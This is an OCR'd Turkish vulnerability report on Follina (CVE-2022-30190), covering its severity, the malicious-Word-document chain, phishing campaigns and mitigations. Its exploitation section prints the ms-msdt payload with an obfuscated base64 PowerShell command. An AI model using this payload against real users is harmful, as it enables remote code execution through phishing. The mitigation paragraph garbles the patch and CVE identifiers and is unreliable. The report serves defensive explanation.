


FOLLİNA

(CVE-2022-30190)

MİCROSOFT WİNDOWS DESTEĞİ TANILAMA ARACI (MSDT) UZAKTAN KOD YÜRÜTME GÜVENLİK AÇIĞI

Sudenur MURATOĞULLARI

İçindekiler

CVE Kimliği

Bu raporda ele alınan güvenlik açığı CVE -2022-30190'dır.


Atanan: Microsoft Corporation

Yayımlanma tarihi: 2022.06.01 **Güncelleştirme tarihi:** 2022.06.07

Microsoft Windows Destek Tanılama Aracı (MSDT) uzaktan kod yürütme güvenlik açığı.

Ciddiyet

Ortak Güvenlik Açığı Puanlaması Sistem Hesaplayıcı CVE-2022-30190.




7.8 YÜKSEK

Açıklama

CVE-2022-30190 koduna sahip aynı zamanda Follina adıyla da bilinen bu güvenlik açığı Mayıs 2022 de keşfedilen RCE(Uzaktan Kod Yürütme) saldırısıdır ve MSDT aracının etkilenmesiyle ortaya çıkar.

Ek: MSDT, Microsoft tarafından geliştirilmiş bir araçtır, bilgisayarınızda karşılaştığınız sorunları tespit etmek ve çözmek için kullanılır. MSDT sistem bilgilerini analiz eder ve bu bilgiler doğrultusunda sorunu tespit edip kullanıcıya çözüm önerileri sunar.




Follina güvenlik açığı istismar zinciri diyagramı

Follina zararlı bir Microsoft Word dosyasının yürütülmesi yoluyla istismar edilir.

Bahsettiğimiz Microsoft Word dosyası bir HTML dosyasını indirmek için Microsoft Word uzak şablon özelliğinden yararlanır ve ardından PowerShell'i yürütmek için "ms-msdt" URL şemasını kullanır.

Bu word dosyası MSDT'yi kullanarak saldırı amaçlı yazılan JavaScript kodunu içeren HTML dosyasına köprü içerir.



Bu köprü sayesinde saldırganın JavaScript kodları arasına eklediği tüm cmd komutları kullanıcının PowerShell'inde çalışacaktır.

Etkilenen Bileşenler

Microsoft Office 2013, 2016, 2019 ve 2021 sürümlerinin yanı sıra Microsoft 365 lisansına dahil olan belirli Office sürümlerini etkileyen bir güvenlik açığı vardır. Bu güvenlik açığı hem **Windows 10** hem de **Windows 11'de** bulunmaktadır.

Etki


Algılanan saldırılardan bahsedecek olursak e-posta yoluyla gönderilen Office dosyaları en çok kullanılan taktiklerden biri.

Aşağıda ise çeşitli oltalama saldırılarının sosyal medyada paylaşıldığını görüyoruz.

Tehdit İçgörüleri
@threatinsight


TA413 CN APT, ITW'nin #Follina #0Day kullanan ve tekniği kullanan Word Belgelerini içeren Zip Arşivlerini sunmak için URL'leri kullandığını tespit etti. Kampanyalar, Orta Tibet Yönetimi'nin "Kadınları Güçlendirme Masası"nın kimliğine bürünüyor ve tibet-gov.web[.] alan adını kullanıyor. .app

Tweeti Çevir



ÖS 8:25 · 31 Mayıs 2022

Örnek 1



Örnek 2


Follina zafiyeti kullanılarak yapılan saldırıların örnekleri sosyal medyaya da yoğun olarak yayıldı ve çeşitli oltalama saldırılarıyla insanlara bu zararlı dosyaları dağıttılar.

Microsoft ise sürecin başında "güvenlikle ilgili bir sorun değil" olarak açıklama yaptı.

Daha sonrasında ise bir CVE yayınladı ve yeni güvenlik güncellemeleri sağlanana kadar kullanıcılara çeşitli çözüm önerileri sundu.

İstismar

İstismar mekanizması



1. Saldırgan kötü niyetli Word dosyasını kullanıcıya atıyor.
2. Kullanıcı bu dosyayı açar ve kötü amaçlı URL bağlantısındaki HTML dosyasını çağırır.
3. Word dosyası içinde işlenen HTML (Kötü amaçlı) kodları kurbanda çalışmaya başlar.
4. Saldırgan dinlediği ağdan ilk dönüşünü alır.


Office belgeleri birçok dosyadan oluşan sıkıştırılmış belgelerdir. Zararlı Word dosyasında ayıklama işlemi yaparak bu belgeleri açığa çıkarabiliriz.

```
┌──(cyberwarrior㉿kali)-[~/tools/follina.py]
└─$ unzip clickme.docx
Archive:  clickme.docx
  inflating: [Content_Types].xml
  inflating: word/fontTable.xml
  inflating: word/webSettings.xml
  inflating: word/styles.xml
  inflating: word/document.xml
  inflating: word/settings.xml
  inflating: word/_rels/document.xml.rels
  inflating: word/theme/theme1.xml
  inflating: _rels/.rels
  inflating: docProps/core.xml
  inflating: docProps/app.xml

┌──(cyberwarrior㉿kali)-[~/tools/follina.py]
└─$
```


Bu istismar kötü amaçlı URL bağlantısının sunucusuna yönlendiren farklı bir kaynaktan yararlanır. MS Office dosya analizi “document.xml.rels” dosyasının farklı

uygulamalar arasında nesne paylaşımını ve birleştirmeyi sağlayan OLE nesnesine başvurduğu sonucunu çıkarır.




Belgenin içeriği.xml.rels

"Exploit.html" dosyasındaki içerik



İstismarın içeriği.html

İstismarda kullanılan belge bir komut dosyası etiketi ile başlar ve yalnızca yorum olan “A” karakteri içerir.




Bu hiçbir amaca hizmet etmediği düşünülen “A” karakterleri istismarın ateşlenmesi için gerekiyor. Bu A'lar, dosya boyutunu 4096 baytın üzerinde yapmak için gerekli.

```
location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu
IT_BrowseForFile=$(Invoke-Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+
[char]58+'Unicode.GetString([System.Convert]'+[char]58+
[char]58+'FromBase64String('+
[char]34+'UwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgAGMAOgBcAHcAaQBuAGQAbwB3A
HMAXABzAHkAcwB0AGUAbQAzADIAXABjAG0AZAAuAGUAeABlACAALQBXAGkAbgBkAG8AdwBT
AHQAeQBsAGUAIABoAGkAZABkAGUAbgAgAC0AQQByAGcAdQBtAGUAbgB0AEwAaQBzAHQAIAA
nAC8AYwAgAGUAYwBoAG8AIABvAHcAbgBlAGQAIAA+ACAAYwA6AFwAdQBzAGUAcgBzAFwAcA
B1AGIAbABpAGMAXABvAHcAbgBlAGQALgB0AHgAdAAnAA==='+
[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/Sy
stem32/mpsigstub.exe\"";
```

$() içine koyulmuş PowerShell komutları içeren diziler IT_BrowseForFile ı çağırır.

Buradaki Base64 kodlu verilerin çözülmüş hali ise aşağıdaki gibidir.



Önlemler

Microsoft Office, 2022 Haziran 30190 tarihli Windows Güvenlik Güncelleştirmesi ile birlikte CVE-14-2022 (Follina) adlı Follina güvenlik açığı için düzeltme ekleri yayımladı. Bu yayınlardan faydalanabilirsiniz.

Bir diğer yolu ise "Tüm Office uygulamalarının alt işlemler oluşturmasını engelle" modunu etkinleştirmektir.

Kayıt defteri üzerinden bir çözüm önerecek olursak "HKCR:\ms-msdt" veya Kelvin Tegelaar'ın PowerShell kod parçacığı ile yapılabilen ms-msdt dosya türü ilişkilendirmesini kaldırmak olacaktır. Bu sayede zararlı belge açıldığında Office ms-msdt'yi çağıramayacak ve zararlı komutlar bizim PowerShellimiz üzerinde çalışamayacaktır.

Referanslar

https://www.cve.org/CVERecord?id=CVE-2022-30190

https://nvd.nist.gov/vuln/detail/CVE-2022-30190

https://www.cybereason.com/blog/threat-alert-follina/msdt-microsoft-office-vulnerability

https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug

https://www.darkrelay.com/post/vulnerability-and-exploit-analysis-cve-2022-30190-follina

https://www.fortinet.com/blog/threat-research/analysis-of-follina-zero-day

https://gist.github.com/tothi/66290a42896a97920055e50128c9f040

https://www.helpnetsecurity.com/2022/05/31/cve-2022-30190-follina/

https://chat.openai.com/

https://www.google.com/